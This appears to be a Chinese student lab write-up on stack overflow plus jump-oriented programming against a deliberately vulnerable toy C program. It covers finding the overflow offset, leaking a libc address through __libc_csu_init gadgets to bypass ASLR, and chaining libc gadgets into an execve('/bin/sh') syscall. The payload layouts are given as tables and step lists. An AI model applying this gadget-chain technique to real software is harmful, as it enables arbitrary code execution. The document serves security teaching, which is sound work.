# 栈溢出+JOP

## 一、实验目标

本实验的内容是栈溢出+JOP，JOP可以绕过不可执行位的限制，同时为了绕过地址随机化保护，我们利用攻击程序直接运行被攻击程序，并实时检测偏移，构造正确的地址。

## 二、环境

操作系统采用Ubuntu 16.04

运行环境Python +Pwntools

## 三、实现步骤

1. **编译受攻击程序gcc -fno-stack-protector -o level5 level5.c ，这里还是需要关闭堆栈保护**

void vulnerable\_function() {

char buf[128];

read(STDIN\_FILENO, buf, 256);

}

int main(int argc, char\*\* argv) {

vulnerable\_function();

write(STDOUT\_FILENO, "Hello, World\n", 13);

}


1. **确定程序的溢出点**

网上存在一个用于检测这个的脚本pattern.py


Python pattern.py create 150 生成150个字符

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9

gdb调试受攻击程序，并且输入上面这段字符串，就可以得出溢出点



然后将这个地址用pattern.py计算，即可得到buffer地址到栈中return部分之间的大小是136个字节



|  |
| --- |
| ... |
| Return address |
| 136  ‘A’ |

**3. 获取libc.so.6的地址随机化偏移**

主要是利用write函数输出受攻击程序中的write函数地址，然后与write函数在库文件中的GOT地址求差。

为了泄露write函数在内存中的位置，我们需要构建ROP配件。

利用objdump -d -s level5>level5.asm将程序的汇编代码输出。

其中有个\_\_libc\_csu\_init函数中由大量的pop指令可供选用。如图所示




图1

我们构造的payload如图所示




图2

然后就能调用write函数，参数为write\_got的地址

Return address

|  |
| --- |
| main |
| 56‘A’ |
| 0x400600 |
| 1 |
| Write\_got |
| 8 |
| Write\_got |
| 1 |
| 0 |
| 0x40061a |
| 136’A’ |

由图1可知0x40061a为pop %rbx开始的指令

当返回时，0x40061a弹出并运行

1. Pop %ebx => ebx=0
2. Pop %ebp => ebp=1
3. Pop %r12 => r12=write\_got
4. Pop %r13 => r13=8
5. Pop %r14 => r14=write\_got
6. Pop %r15 => r15=1
7. Retq 弹出0x400600
8. Mov %r13，%rdx => rdx=8
9. Mov %r14，%rsi => rsi=write\_got
10. Mov %r15d,%edi => edi=1
11. Callq \*(r12,rbx,8) => r12+rbx\*8=write\_got+0\*8=write\_got => call write\_got

在64位系统中，write函数传递参数是从左到右分别是rdi,rsi,rdx,rcx,此处rsi和rdx的值分别为write的地址和长度

即

write(STDOUT\_FILENO, write的地址, 8);

于是我们就可以获取到我们的write函数在内存中的真实地址，令其为write\_addr

于是我们的libc.so.6被加载到内存中的地址与原始文档的偏移地址就能计算出来lib\_base=write\_addr-write\_got

**4. 获取buf的地址**

由于我们之后计划将JOP配件放到buf位置处，所以我们需要buf的详细地址。这与获取write的地址的原理类似，将buf的地址作为write的参数，进行输出，我们就能获取到地址信息。此处就不再赘述。

5. JOP攻击




图3

这是本次实验找的配件地址。L1～L4，L6～L7，JMP1～JMP5是从libc.so.6中找出来的，因此需要在运行时加上上面得到的lib\_base,才能得到它们在内存中的真是地址。因为有个配件比较难找，就在程序中自行添加了，就是L5，如图所示。




图4

利用 objdump -d -s level5>level5.asm将其汇编代码打印出来，可知是在0x40079a处



图5

这次的payload是

136

buf

|  |
| --- |
| L7 |
| 0 |
| L6 |
| /bin/sh |
| 0x3b |
| 0 |
| L5 |
| buf addr-8 |
| L4 |
| 8 |
| L3 |
| L5 |
| L2 |
| 0 |
| L5 |
| L1 |
| 136-5\*8 ‘A’ |
| JMP5 |
| JMP4 |
| JMP3 |
| JMP2 |
| JMP1 |

我们将配件JMP1-5放到了buf起始地址处，因为buf起始地址要加上136才能到达栈的return位置，因此（136 - 配件大小）的空间需要用别的字符填充。

1. 根据图3，首先将L1弹出并执行pop rcx ; pop rbx ; ret => rcx=L5,rbx=0
2. 然后pop rax,ret => rax=L5
3. Pop rdi，ret => rdi=8
4. Pop rsi,ret=> buf\_address-8
5. add %rdi,%rsi jmp \*(%rsi) 跳到JOP配件处
6. pop r12 ; jmp rax => r12=0
7. mov rdx, r12 ; call rax => rdx=0
8. pop rax ; jmp rcx =>rax=0x3b
9. pop rdi ; ret =>rdi=“/bin/sh”地址，地址由next(libc.search('/bin/sh'))获取到
10. pop rsi ; ret =>rsi=0
11. Syscall =>执行系统调用，获取shell

**最终效果图**

